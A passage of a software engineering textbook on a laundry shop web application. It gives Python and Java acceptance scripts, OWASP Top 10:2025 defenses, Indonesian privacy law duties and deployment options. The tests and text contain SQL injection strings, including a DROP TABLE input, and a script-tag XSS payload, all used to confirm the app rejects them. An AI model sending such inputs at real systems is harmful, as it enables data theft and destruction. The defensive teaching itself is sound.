Listing 14.1 `acceptance/acceptance.py`: 18 black-box checks of the test plan through the API alone. It writes nothing: the only requests that could change data are ones that must be refused.

```
"""A black-box acceptance script for every Profitina Laundry track.

    python acceptance.py http://127.0.0.1:6140

It knows nothing about the language behind the address. It speaks HTTP to the
JSON API of docs/api.md, the way any client would, and checks 18 cases of the
test plan against the sample data (clock at 2026-09-30 21:00, a FRESH copy of
laundry.db). It changes nothing: every request that would write data is one
that must be refused.
Standard library only, so it runs on any Python 3.10+.
"""
import http.cookiejar
import json
import sys
import urllib.error
import urllib.request

OWNER = ("owner@profitina-laundry.example", "Owner#2026")
CASHIER = ("kasir1@profitina-laundry.example", "Kasir#2026")


class Client:
    """One browser-like API client: its own cookie jar and its own CSRF token."""

    def __init__(self, base):
        self.base = base.rstrip("/")
        self.jar = http.cookiejar.CookieJar()
        self.opener = urllib.request.build_opener(
            urllib.request.HTTPCookieProcessor(self.jar))
        self.token = None
        self.bodies = []                        # every body seen, for TC-11.5

    def call(self, method, path, body=None, token=False):
        data = None if body is None else json.dumps(body).encode()
        request = urllib.request.Request(self.base + path, data=data, method=method)
        request.add_header("Content-Type", "application/json")
        if token and self.token:
            request.add_header("X-CSRF-Token", self.token)
        try:
            with self.opener.open(request, timeout=20) as response:
                status, headers = response.status, response.headers
                raw = response.read()
        except urllib.error.HTTPError as error:   # 4xx and 5xx arrive this way
            status, headers, raw = error.code, error.headers, error.read()
        text = raw.decode("utf-8")
        self.bodies.append(text)
```

Listing 14.1 (Continued) *acceptance/acceptance.py: 18 black-box checks of the test plan through the API alone. It writes nothing: the only requests that could change data are ones that must be refused.*

```
        payload = json.loads(text) if text.strip() else None
        return status, headers, payload

    def login(self, account):
        email, password = account
        status, headers, body = self.call("POST", "/api/login",
                                          {"email": email, "password": password})
        if status == 200:
            self.token = body["csrf_token"]
        return status, headers, body


def main():
    base = sys.argv[1]
    results = []

    def check(case, title, condition):
        results.append(bool(condition))
        print(f"{'PASS' if condition else 'FAIL'}  {case:<12} {title}")

    anonymous, owner, cashier = Client(base), Client(base), Client(base)

    status, _, body = anonymous.call("GET", "/api/services")
    prices = {s["id"]: s["price"] for s in body["data"]} if status == 200 else {}
    check("TC-3.1", "price list is public: 12 services, S0001 8000, S0005 65000",
          len(prices) == 12 and prices.get("S0001") == 8000
          and prices.get("S0005") == 65000)

    status, _, body = anonymous.call("GET", "/api/bills")
    check("TC-1.5", "no session: GET /api/bills -> 401 not_logged_in",
          status == 401 and body["error"]["code"] == "not_logged_in")

    wrong = Client(base).login(("kasir1@profitina-laundry.example", "kasir#2026"))
    nobody = Client(base).login(("nobody@profitina-laundry.example", "Owner#2026"))
    check("TC-1.2/1.3", "wrong password and unknown e-mail: same status, same body",
          wrong[0] == nobody[0] == 401 and wrong[2] == nobody[2])

    status, headers, body = owner.login(OWNER)
    cookie = headers.get("Set-Cookie", "") if headers else ""
    me = owner.call("GET", "/api/me")[2] or {}
    check("TC-1.1", "owner logs in: role owner, outlet O01 (login and /api/me)",
          status == 200 and body["employee"]["role"] == "owner"
          and me.get("role") == "owner" and me.get("outlet_id") == "O01")
    check("TC-1.8", "session cookie is HttpOnly and SameSite=Lax",
          "httponly" in cookie.lower() and "samesite=lax" in cookie.lower())
```

Listing 14.1 (Continued) *acceptance/acceptance.py: 18 black-box checks of the test plan through the API alone. It writes nothing: the only requests that could change data are ones that must be refused.*

```
    status, _, body = owner.call("GET", "/api/bills?outlet=O03&status=queued")
    first = body["data"][0] if status == 200 and body["data"] else {}
    check("TC-11.2", "O03 queued: total 5, first B2940 with balance 18000",
          status == 200 and body["total"] == 5 and first.get("id") == "B2940"
          and first.get("balance") == 18000)

    body = owner.call("GET", "/api/bills?per_page=1000")[2]
    check("TC-11.6", "per_page=1000 is capped at 100",
          body["per_page"] == 100 and len(body["data"]) == 100)

    body = owner.call("GET", "/api/bills/B2938")[2]
    check("TC-11.7", "B2938: payment is the number 40000, times are plain text",
          body["payment"] == 40000 and isinstance(body["payment"], int)
          and body["arrived"] == "2026-09-28 19:52:30")

    body = owner.call("GET", "/api/reports/dashboard?date=2026-09-30")[2]
    tiles = {t["outlet_id"]: (t["bills_today"], t["received_today"],
                              t["in_process"], t["overdue"], t["ready"])
             for t in body["outlets"]}
    check("TC-8.1", "dashboard 2026-09-30: O01 6/186000/9/0/23, O02 1/0/9/6/6, "
          "O03 3/160000/5/0/5",
          tiles == {"O01": (6, 186000, 9, 0, 23), "O02": (1, 0, 9, 6, 6),
                    "O03": (3, 160000, 5, 0, 5)})

    period = "from=2025-10-01&to=2026-09-30"
    body = owner.call("GET", "/api/reports/monthly?" + period)[2]
    check("TC-9.1", "monthly: 2025-10 = 171 / 8362000 / 7686000, "
          "year = 2953 / 144213000 / 142684000",
          body["rows"][0] == {"month": "2025-10", "bills": 171,
                              "charged": 8362000, "received": 7686000}
          and body["total"] == {"bills": 2953, "charged": 144213000,
                                "received": 142684000})

    status, _, body = owner.call("POST", "/api/bills",
                                 {"customer_id": "C0151", "service_id": "S0001",
                                  "unit": 5, "rack": "A03"}, token=False)
    check("TC-11.3", "POST without X-CSRF-Token -> 403 csrf_failed, nothing saved",
          status == 403 and body["error"]["code"] == "csrf_failed")

    cashier.login(CASHIER)
    status = cashier.call("GET", "/api/reports/monthly")[0]
    check("TC-9.7", "a cashier asking for a report -> 403", status == 403)
```

Listing 14.1 (Continued) *acceptance/acceptance.py: 18 black-box checks of the test plan through the API alone. It writes nothing: the only requests that could change data are ones that must be refused.*

```
    status, _, found = anonymous.call(
        "GET", "/api/status?bill=B2938&phone=0896%200000%201482")
    check("TC-10.1", "status B2938 + phone with spaces: Ready for pickup, "
          "still to pay 40000",
          status == 200 and found["status_text"] == "Ready for pickup"
          and found["balance"] == 40000)
    wrong_phone = anonymous.call("GET",
                                 "/api/status?bill=B2938&phone=0812-0000-4710")
    no_bill = anonymous.call("GET", "/api/status?bill=B9999&phone=0896-0000-1482")
    check("TC-10.3/10.4", "wrong phone and unknown bill: same 404, same body",
          wrong_phone[0] == no_bill[0] == 404 and wrong_phone[2] == no_bill[2])
    check("TC-10.5", "the status answer names no customer",
          "Syaiful" not in json.dumps(found))

    injected = [anonymous.call("GET", "/api/status?bill=%27%20OR%20%271%27%3D%271"
                                      "&phone=0896-0000-1482")[0],
                Client(base).login(("' OR '1'='1", "' OR '1'='1"))[0]]
    check("TC-NF-02", "SQL injection text in status and login -> 404 / 401, no 500",
          injected == [404, 401])

    status = owner.call("POST", "/api/logout", {}, token=True)[0]
    after = owner.call("GET", "/api/me")[0]
    check("TC-1.7", "after logout the same cookie gets 401",
          status in (200, 204) and after == 401)

    seen = anonymous.bodies + owner.bodies + cashier.bodies
    check("TC-11.5", f"none of {len(seen)} responses has a password field or hash",
          not any('"password' in text or "pbkdf2" in text for text in seen))

    passed = sum(results)
    print(f"\n{passed} of {len(results)} acceptance checks passed against {base}")
    sys.exit(0 if passed == len(results) else 1)


if __name__ == "__main__":
    main()
```

The `Client` class plays the part of a browser. Each client has its own cookie jar, so the anonymous visitor, the owner and the cashier are three separate sessions, exactly as three people at three devices would be. `call()` returns the status, the headers and the parsed JSON, and treats a 4xx or 5xx answer as data rather than as a crash, because many of the checks *expect* an error.

Read three of the checks slowly, because each tests a property that is easy to get wrong.

TC-1.2/1.3 logs in twice with fresh clients, once with the right e-mail and a wrong password, once with an e-mail that does not exist, and requires that the two answers be identical in status *and* body. It does not care what the message says; it cares that an attacker cannot tell the two situations apart.

TC-11.3 sends a perfectly valid new bill as a logged-in owner, but *without* the `X-CSRF-Token` header, and requires 403 `csrf_failed`. Had the track forgotten its CSRF check, this request would create a real bill, and the script would fail loudly.

TC-11.5 keeps every response body it has seen and searches them for a `"password` field or a `pbkdf2` hash. It is a check that grows with the script: every new request added later is automatically included.

The script is careful about one thing that is easy to overlook: the status check allows only ten look-ups per minute from one address (AC-10.5). The script makes four, so it can run twice within a minute (once in Python, once in Java) without tripping the limit it is testing elsewhere.

14.5.3 The Java twin

Listing 14.2 shows the first part of `Acceptance.java`, which performs the same 18 checks with the JDK's `java.net.http.HttpClient` and a hundred-line JSON reader at the bottom of the file, because the JDK has no JSON library.

Listing 14.2 `acceptance/Acceptance.java`, lines 20 to 69: a browser-like client in Java. A `CookieManager` per client keeps the sessions apart; the CSRF token from the login is sent only when asked for.

```
public class Acceptance {

    static final List<String> seen = new ArrayList<>();
    static int passed = 0, total = 0;

    /** One browser-like client: its own cookies and its own CSRF token. */
    static final class Client {
        final String base;
        final HttpClient http;
        String token;

        Client(String base) {
            this.base = base.replaceAll("/$", "");
            this.http = HttpClient.newBuilder().cookieHandler(new CookieManager())
                    .connectTimeout(Duration.ofSeconds(10)).build();
        }

        /** Returns {status, Set-Cookie header, parsed body}. */
        Object[] call(String method, String path, String json, boolean withToken)
                throws Exception {
            HttpRequest.Builder b = HttpRequest.newBuilder(URI.create(base + path))
                    .header("Content-Type", "application/json")
                    .method(method, json == null
                            ? HttpRequest.BodyPublishers.noBody()
                            : HttpRequest.BodyPublishers.ofString(json));
            if (withToken && token != null) {
                b.header("X-CSRF-Token", token);
            }
            HttpResponse<String> r = http.send(b.build(),
                    HttpResponse.BodyHandlers.ofString());
            seen.add(r.body());
            Object body = r.body().isBlank() ? null : new Json(r.body()).value();
            String cookie = r.headers().firstValue("Set-Cookie").orElse("");
            return new Object[] {r.statusCode(), cookie, body};
        }

        Object[] get(String path) throws Exception {
            return call("GET", path, null, false);
        }
```

Listing 14.2 (Continued) *acceptance/Acceptance.java, lines 20 to 69: a browser-like client in Java. A CookieManager per client keeps the sessions apart; the CSRF token from the login is sent only when asked for.*

```
        Object[] login(String email, String password) throws Exception {
            String body = "{\"email\":" + Json.quote(email)
                    + ",\"password\":" + Json.quote(password) + "}";
            Object[] r = call("POST", "/api/login", body, false);
            if ((int) r[0] == 200) {
                token = (String) map(r[2]).get("csrf_token");
            }
            return r;
        }
    }
```

`HttpClient.newBuilder().cookieHandler(new CookieManager())` gives each client its own cookie store, the Java equivalent of Python's `CookieJar`. `BodyHandlers.ofString()` reads the body as text, which is kept in `seen` for TC-11.5 and then parsed. The file runs directly with `java Acceptance.java <address>`, like the status server of Chapter 10.

14.5.4 Results on three tracks and one proxy

Each track was started on a fresh copy of the database with the clock at 2026-09-30 21:00, and both scripts were run against it; the server was stopped before the next one started. Here is the Python script against the PHP track:

```
$ python acceptance.py http://127.0.0.1:6141
PASS  TC-3.1       price list is public: 12 services, S0001 8000, S0005 65000
PASS  TC-1.5       no session: GET /api/bills -> 401 not_logged_in
PASS  TC-1.2/1.3   wrong password and unknown e-mail: same status, same body
PASS  TC-1.1       owner logs in: role owner, outlet O01 (login and /api/me)
PASS  TC-1.8       session cookie is HttpOnly and SameSite=Lax
PASS  TC-11.2      O03 queued: total 5, first B2940 with balance 18000
PASS  TC-11.6      per_page=1000 is capped at 100
PASS  TC-11.7      B2938: payment is the number 40000, times are plain text
PASS  TC-8.1       dashboard 2026-09-30: O01 6/186000/9/0/23, O02 1/0/9/6/6, O03
3/160000/5/0/5
PASS  TC-9.1       monthly: 2025-10 = 171 / 8362000 / 7686000, year = 2953 / 144213000 /
142684000
PASS  TC-11.3      POST without X-CSRF-Token -> 403 csrf_failed, nothing saved
PASS  TC-9.7       a cashier asking for a report -> 403
PASS  TC-10.1      status B2938 + phone with spaces: Ready for pickup, still to pay 40000
PASS  TC-10.3/10.4 wrong phone and unknown bill: same 404, same body
PASS  TC-10.5      the status answer names no customer
PASS  TC-NF-02     SQL injection text in status and login -> 404 / 401, no 500
PASS  TC-1.7       after logout the same cookie gets 401
PASS  TC-11.5      none of 18 responses has a password field or hash

18 of 18 acceptance checks passed against http://127.0.0.1:6141
(exit code 0)
```

Table 14.5 summarizes all eight runs. The last row is the Flask track deployed as in Section 14.8.2, behind nginx and gunicorn, which shows that the production arrangement changes nothing the customers or the API clients can see.

Table 14.5 The black-box acceptance scripts against three tracks and one production-style deployment, 24 September 2026. The complete outputs are in `Code_new/Chapter14/runs/`.

Target	Address	`acceptance.py`	`Acceptance.java`
`python-flask` (`flask run`)	`http://127.0.0.1:6140`	18 of 18	18 of 18
`php` (`php -S`)	`http://127.0.0.1:6141`	18 of 18	18 of 18
`java-httpserver`	`http://127.0.0.1:6142`	18 of 18	18 of 18
nginx → gunicorn → Flask	`http://127.0.0.1:6144`	18 of 18	18 of 18

Eight runs, 144 checks, no failure. Three implementations whose developers never shared a line of code give the same dashboard numbers (Rungkut 6 bills, Rp 186.000, 9 in process, 23 ready), the same monthly totals (2,953 bills, Rp 144.213.000 charged), the same 403 for a missing CSRF token and the same indistinguishable 401 for two different login mistakes.

14.6 Security: the OWASP Top 10:2025, Applied

14.6.1 The list

The **OWASP Top 10** is a ranking of the most important security risks to web applications, published by the Open Worldwide Application Security Project from data contributed by many organizations and from a community survey. The 2025 edition, the eighth, was published on 6 November 2025 [3], [4]. It keeps most of the 2021 categories under new positions, adds **Software Supply Chain Failures** (a broadening of the old "vulnerable and outdated components"), and introduces **Mishandling of Exceptional Conditions**, which gathers mistakes in error handling and "failing open" that were previously scattered across other categories [4]. Server-side request forgery, a category of its own in 2021, is now part of Broken Access Control [3].

Table 14.6 maps each category onto Profitina Laundry: where the risk lives in the shop, what the code does about it, and which test checks it.

Table 14.6 The OWASP Top 10:2025 mapped onto Profitina Laundry: where each risk lives in the shop, the defense in the code, and the test that checks it.

2025	Category	Where it lives in the shop	Defense in the code	Checked by
A01	Broken Access Control	a cashier opening reports; a supervisor changing another outlet's bill; anyone reading a bill without the phone	one guard, permission table, `check_outlet`, status check needs id **and** phone	TC-1.6, TC-5.12, TC-NF-06, TC-10.3/10.4
A02	Security Misconfiguration	debug mode on; default secrets; missing headers; directory listing	settings from the environment, debug off, `nosniff`, `no-store`, only `public/` served	TC-NF-07, `deploy_check.py`
A03	Software Supply Chain Failures	a library with a known hole; a tampered download	exact versions in `requirements.txt`, one vendored JDBC jar, few dependencies	review, release notes
A04	Cryptographic Failures	passwords stored readably; login over plain HTTP	PBKDF2 600,000 iterations with salt; HTTPS with HSTS in deployment	TC-NF-05, `deploy_check.py`
A05	Injection	customer search, login e-mail, status check, `?outlet=`; names shown on pages	placeholders in every statement; automatic escaping in every template	TC-NF-02, TC-NF-03
A06	Insecure Design	price taken from the browser; balance stored twice; racing buttons	server computes price; balance derived; conditional updates; one transaction	TC-4.2, TC-5.10, TC-4.7
A07	Authentication Failures	guessing passwords; telling staff e-mails apart; stolen session ids	same message and same time; lock-out after 5; new session id at login; server-side sessions	TC-1.2, 1.3, 1.7, 1.8, 1.9
A08	Software or Data Integrity Failures	a changed receipt; history rewritten	StatusLog insert-only; payments never edited in the app	TC-5.6, TC-DB-2
A09	Security Logging and Alerting Failures	nobody notices 500 failed logins	unexpected errors logged with a reference; lock-out after repeated failures; monitoring in deployment	TC-NF-07, log review
A10	Mishandling of Exceptional Conditions	a crash half way through a new bill; an error page that leaks SQL	rollback on any exception; generic 500 with a reference; fail closed	TC-4.7, TC-NF-07

The rest of this section works through the categories that matter most for a small web application: injection, cross-site scripting, CSRF, authentication, access control, secrets and configuration, and logging with error handling.

14.6.2 Injection (A05)

SQL injection happens when a value typed by a person becomes part of an SQL *statement* instead of staying data. Chapter 5 showed the classic form; here is the form it would take in the shop's status check if the SQL were glued together:

```
SELECT ... FROM Bill b JOIN Customer c ... WHERE b.id = 'B2938' OR '1'='1' AND ...
```

With the bill id `B2938' OR '1'='1`, the condition would become true for bill B2938 whatever phone number was typed, and the whole purpose of BR-10, that only the owner of the phone can

see the bill, would be gone. Every track prevents this in the same way: the SQL text contains `?` (or `:name`), and the values are bound separately, so the database never parses them as SQL [5]. Test TC-NF-02 sends `' OR '1'='1`, `'; DROP TABLE Bill;--` and two other strings into the customer search, the login e-mail, the status check and the `?outlet=` filter, and checks four things: no error 500, no extra rows returned, the login fails, and afterwards the tables are still intact. The acceptance script repeats the status and login part from outside.

Where a *name* must vary (a table in `next_id`, a sort column), placeholders cannot help, because they stand only for values. The rule then is an allow-list: the name is chosen from a fixed set in the code, never copied from the request.

14.6.3 Cross-site scripting

Cross-site scripting (XSS) is injection into HTML instead of SQL: a value such as a customer's name contains `<script>`, and a page that prints it unescaped makes every staff browser run the stranger's code. In the 2025 list it belongs to A05 Injection. The defense is output escaping [6]: Jinja2, PHP's `htmlspecialchars` wrapper, the Java track's `Html.esc` and Razor all turn `<` into `<` before the value reaches the page. Test TC-NF-03 registers a customer named `<script>alert(1)</script>`, opens the customer list, the customer page and the new-bill form, and checks that the HTML contains `<script>` and never the raw tag. The static front end goes further: its suite checks that no script uses `innerHTML`, `outerHTML`, `insertAdjacentHTML` or `document.write`, the four doors through which text becomes HTML in the browser (JS-NO-INNERHTML).

14.6.4 Cross-site request forgery

CSRF lets a stranger's page borrow a logged-in cashier's browser to send a request she never meant to send (Section 10.11.2). Two independent defenses are in place. The **token**: every form carries a per-session secret in a hidden field, every API write carries it in `X-CSRF-Token`, and the server refuses any data-changing request without the right one [7]. The **SameSite cookie**: `SameSite=Lax` tells the browser not to attach the session cookie to a `POST` that comes from another site at all. Either would stop the simple attack; together they also cover older browsers and unusual cases. TC-NF-04 and TC-11.3 check the token; TC-1.8 and the acceptance script check the cookie flag.

14.6.5 Authentication (A07)

Four decisions protect the login, and each answers a specific attack.

Guessing passwords offline. If the database is ever copied, the attacker has the hashes and unlimited time. PBKDF2 with 600,000 iterations makes each guess cost 600,000 HMAC-SHA256 computations, the count OWASP recommends [8]. The cost of trying a whole list of guesses against one stolen hash is

$$T = \frac{N \times k}{v} \tag{14.2}$$

where N is the number of guesses, k the iteration count and v the number of HMAC computations the attacker's hardware performs per second. As an illustration, take a list of $N = 10^7$ common passwords and hardware assumed to perform $v = 10^9$ computations per second. With a single unsalted hash ($k = 1$), Equation (14.2) gives $T = 10^7/10^9 = 0.01$ seconds. With $k = 600{,}000$, $T = 10^7 \times 6 \times 10^5/10^9 = 6{,}000$ seconds, more than an hour and a half, *per employee*, because the

random salt means every hash must be attacked separately. The exact speed of real hardware varies; the ratio of 600,000 does not.

Guessing passwords online. Five failures for one e-mail within fifteen minutes lock that e-mail for fifteen minutes (AC-1.9, TC-1.9). At that rate an online attacker gets 480 guesses a day, not millions.

Discovering staff e-mail addresses. The same message, the same status and, through a dummy hash computation, the same time for "wrong password" and "no such e-mail" (TC-1.2, TC-1.3, and the acceptance script).

Stealing or planting a session. The cookie is `HttpOnly`, so scripts cannot read it; the session id is replaced at login, so a planted id is useless (session fixation, TC-1.8); sessions live on the server and logout deletes them, so a copied cookie dies with the logout (TC-1.7) [9].

14.6.6 Access control (A01)

Broken access control has been the top category since 2021 and remains first in 2025 [3], and the reason is easy to see in a shop: every page is a door, and each one must be locked *on the server*. Profitina Laundry locks three kinds of door. **Roles**: the permission table of Section 10.10.2, checked by every view and every API endpoint, with the menu hiding what the role cannot use as a courtesy only (TC-1.6, and TC-NF-06, which calls every row of the API's role table as every role and checks 200 or 403). **Ownership**: staff may change only their own outlet's bills (TC-5.12). **Knowledge**: the public status page shows a bill only to someone who knows both its number *and* the customer's phone, and gives the same answer for "no such bill" and "wrong phone" (TC-10.3, TC-10.4), so the bill numbers, which are sequential and easy to guess, reveal nothing on their own.

That last case deserves emphasis because it is the classic student mistake. An address such as `/api/bills/B2938` is an **insecure direct object reference** if the server returns the bill to anyone who asks: bill numbers go up by one, and a stranger could read the whole year by counting. In Profitina Laundry that endpoint requires a staff session; the only public way to a bill is the status check, with the phone as a second secret.

14.6.7 Secrets and configuration (A02, A04)

A **secret** is anything that grants access: the database password, the session key, the credentials of a Cloudflare tunnel. Requirement S-8 says none of them may be in the repository. Every track reads them from environment variables or from a local settings file listed in `.gitignore` (`.env` for Flask, `config.local.php` for PHP, `config.properties` for Java), and ships an `.example` file that shows the names without the values. A useful habit before every commit is to search the staged changes for `PASSWORD=`, `SECRET` and `-----BEGIN`.

Security misconfiguration is the category of good code deployed badly: `debug=True` on a public server (Werkzeug's debugger can run Python code typed into the error page), directory listings switched on, default passwords left in place, the database reachable from the internet, or missing headers. It moved up to second place in 2025 [3]. Section 14.8 shows a deployment that avoids these, and Section 14.9 a script that checks for them.

For the database itself, the principle is **least privilege** (S-7): the application connects as a user that may `SELECT`, `INSERT`, `UPDATE` and `DELETE`, and nothing else. It cannot `DROP` a table or create a user, so even a successful injection could not destroy the schema. On SQLite the equivalent is file permissions: only the service account may read `laundry.db`.

14.6.8 Logging, alerting and exceptional conditions (A09, A10)

When something goes wrong, two audiences need two different messages. The person at the counter needs to know what to do ("Something went wrong. Reference 2026-09-30 21:00:00. Please try again or call the owner."). The developer needs everything: the traceback, the request, the SQL. Every track sends the first to the browser and the second to the server's log, with the reference tying them together (TC-NF-07). The 2025 category *Mishandling of Exceptional Conditions* adds a second lesson: when an error happens half way through a change, the system must **fail closed**, leaving no half-written state. The transactions of Section 10.8.2 are exactly that: TC-4.7 makes the payment insert fail after the bill and its history row were written, and checks that all three are gone and the next id is still B2954.

Logging only helps if somebody reads it. For a three-outlet laundry, "alerting" can be modest and still effective: a daily look at the count of failed logins and of 500 errors, or a line in the owner's morning WhatsApp from a small scheduled script. The point of A09 is not expensive tooling; it is that an attack which leaves traces nobody looks at is an attack that succeeds.

> **Never log a password, a full session id or a CSRF token.** Logs are copied, e-mailed and kept for months. A log line such as `login failed for owner@... with password Owner#2025` turns a harmless mistyping into a leaked credential. Log the e-mail, the outcome and the time; nothing that grants access.

14.6.9 Supply chain (A03)

Profitina Laundry keeps its dependency list short on purpose. The Flask track needs five packages (Flask, Werkzeug, Jinja2, PyMySQL and python-dotenv) plus pytest for the tests, each pinned to an exact version; the Java track needs one jar; the PHP track needs none beyond PHP's own extensions. Short, pinned lists are easier to review and to update. When a security release of a dependency appears, the update is a one-line change followed by a full run of the suite and of the acceptance script, which is exactly what Sections 14.4 and 14.5 make cheap.

14.7 UU PDP for a Small Shop

14.7.1 The law and its status in 2026

Indonesia's personal data protection law, *Undang-Undang Nomor 27 Tahun 2022 tentang Pelindungan Data Pribadi* (UU PDP), was signed on 17 October 2022 and gave organizations two years to adjust; since 17 October 2024 it applies in full [10]. It covers every organization that processes personal data, not only large companies: a three-outlet laundry that keeps its customers' names and telephone numbers in a database is a *personal data controller* (pengendali data pribadi) under the law.

For almost four years the law's implementing regulation was awaited. As of September 2026 it exists: **Government Regulation (PP) No. 33 of 2026** on the implementation of UU PDP was signed and promulgated on 16 July 2026 and takes effect six months later, on 16 January 2027 [11], [12]. It refers throughout to the supervisory agency, the *Lembaga*, and leaves many technical details to future regulations of that agency; reports on the regulation note that the agency itself still awaits its formation [11], [12]. For a small shop the practical reading is simple: the obligations of the law already apply, the detailed rules take effect in January 2027, and the sensible time to put the shop's house in order is now.

> **DEFINITION. Personal data** is any data about an identified or identifiable person. The law distinguishes *specific* personal data (health, biometric and genetic data, criminal records, children's data, personal financial data, and others) from *general* personal data (such as name, gender, nationality and data combined to identify a person). A **controller** decides why and how personal data is processed; a **processor** processes it on the controller's behalf, as a hosting company does.

14.7.2 What the shop holds, and why

The shop's `Customer` table holds general personal data: name, gender, place and date of birth, address, telephone number, e-mail and the deposit balance. The `Employee` table holds staff names, e-mail addresses and password hashes. Nothing in the schema is specific personal data in the law's sense, although a deposit balance deserves the care one gives to money.

The law requires a **lawful basis** for each processing. For the laundry the natural one is the *performance of a contract*: the shop needs a name to label the bag, a phone number to say it is ready, and a record of what was paid. Sending promotions on WhatsApp is a different purpose, and for that the customer's explicit **consent** is the right basis, asked separately and recorded, never hidden in the terms of service. PP 33/2026 underlines that consent must be distinguishable from other terms and that its withdrawal must be honored promptly [11].

The principles of the law then ask the shop to collect only what the purpose needs (*data minimization*), to keep data accurate, secure and no longer than needed, and to be able to show that it did all of this. **Table 14.7** turns those principles into concrete actions for Profitina Laundry.

Table 14.7 UU PDP obligations translated into actions for a three-outlet laundry: what the application already does, and what remains an owner's decision.

Obligation	What it means at the counter	Where the application helps	Still to do by the owner
Purpose and lawful basis	data is collected to do the laundry and contact the customer	no marketing fields in the schema	ask separate consent before any promotion list
Minimization	ask only what is needed	receipts and the status page show no address, e-mail or birthdate (AC-7.4, AC-10.4)	stop asking birthplace and birthdate at the counter (kept only for compatibility with the 2020 design)
Accuracy and correction	a customer may correct their data	FR-2 edit screen	a short procedure for requests by phone
Access and copy	a customer may ask what is stored	customer detail page (S10) and API	answer within a reasonable time, after checking identity
Deletion	a customer may ask to be removed	a customer without bills can be deleted (AC-2.6)	for customers with bills: anonymize name, phone and e-mail, keep amounts for the books
Security	protect against loss and access	hashing, roles, CSRF, prepared statements, HTTPS (Section 14.6)	backups, updates, strong staff passwords, locked counter PC
Breach notification	tell the customers affected and the agency within 3 × 24 hours	logs with references help to find out what happened	a one-page incident plan, written before it is needed
Accountability	be able to show all of the above	`VERIFIED.md`, test plan, this chapter	a record of processing: what, why, how long, who has access

14.7.3 A breach, step by step

The law's most time-sensitive obligation is the notification of a failure of personal data protection: in writing, to the data subjects affected and to the agency, no later than three times twenty-four hours after it is discovered [10]. With t_d the moment of discovery and t_n the moment of notification,

$$t_n \le t_d + 72\ \text{h} \tag{14.3}$$

Suppose the counter PC at Keputih is stolen on Saturday evening and the owner notices on Sunday at 08:00. By Equation (14.3) the notification must go out by Wednesday 08:00. Three days pass quickly when the shop is also trying to replace a computer, which is why the plan must exist before the theft. For Profitina Laundry it has four lines: (1) what was on the PC: the SQLite file with 256 customers' names, phones, addresses and e-mail addresses, but no passwords of customers (they have none) and only PBKDF2 hashes of staff passwords; (2) change all staff passwords at once; (3) write to the customers affected (by WhatsApp, to the numbers in the last backup) and to the agency, saying what happened, what data was involved and what the shop has done; (4) record the incident and what was learned. Encrypting the counter PC's disk, which every current Windows, macOS and Linux installation can do, would turn step 3 from "your address may be in a thief's hands" into "the data was encrypted and cannot be read".

14.7.4 Does a laundry need a data protection officer?

The law requires a **data protection officer** (pejabat pelindungan data pribadi) when processing is for a public service, when the controller's core activity requires regular and systematic monitoring of personal data on a large scale, or when it processes specific personal data on a large scale [10], and PP 33/2026 repeats these three situations [11]. A laundry with 256 customers matches none of them, so a formal officer is most likely not required. The *responsibility* does not disappear, however: someone, in practice the owner, must know where the data is, who can reach it, and what to do on the day something goes wrong. Administrative sanctions under the law include warnings, suspension of processing, deletion of data and fines of up to two percent of annual revenue [10].

> **PRIVACY IS MOSTLY GOOD ENGINEERING.** Almost every line of **Table 14.7** that the application satisfies, it satisfies because of decisions made for other reasons: the receipt omits the address because a receipt travels; the status page needs the phone because bill numbers are guessable; passwords are hashed because databases get copied. A system designed with care for its users usually needs few changes to meet a privacy law.

14.8 Deployment Options

14.8.1 Six ways onto the internet

Deployment is everything between "it runs on my laptop" and "customers use it". **Figure 14.3** shows six options that suit a small business, and **Table 14.8** compares them.



Figure 14.3 Six ways to put Profitina Laundry on the internet. The first five run on a server somewhere else; the Cloudflare Tunnel lets the shop's own counter PC serve customers without opening any port on the shop's router.

Table 14.8 The six deployment options compared. Costs are described relatively because prices change; the last column says what was actually run in the build environment.

Option	Track	Monthly cost (typical)	Skills needed	Who handles HTTPS	Run for this chapter
Shared hosting	PHP	lowest	upload files, cPanel	the host (AutoSSL)	no (needs a hosting account)
VPS with nginx and gunicorn	Flask (or Django)	low	Linux, SSH, systemd	nginx + Let's Encrypt	**yes**, on one machine with a test certificate
Tomcat	JSP/Servlet	low	Java, Linux or Windows	Tomcat or a proxy in front	no (Tomcat download blocked here)
IIS and Kestrel	ASP.NET Core	Windows licence	Windows Server	IIS	no (no Windows here)
Container	any	low	Docker	a proxy in front	no (no Docker daemon here)
Cloudflare Tunnel	any	free tier exists	install one program	Cloudflare	no (needs a Cloudflare account)

14.8.2 Shared hosting with PHP

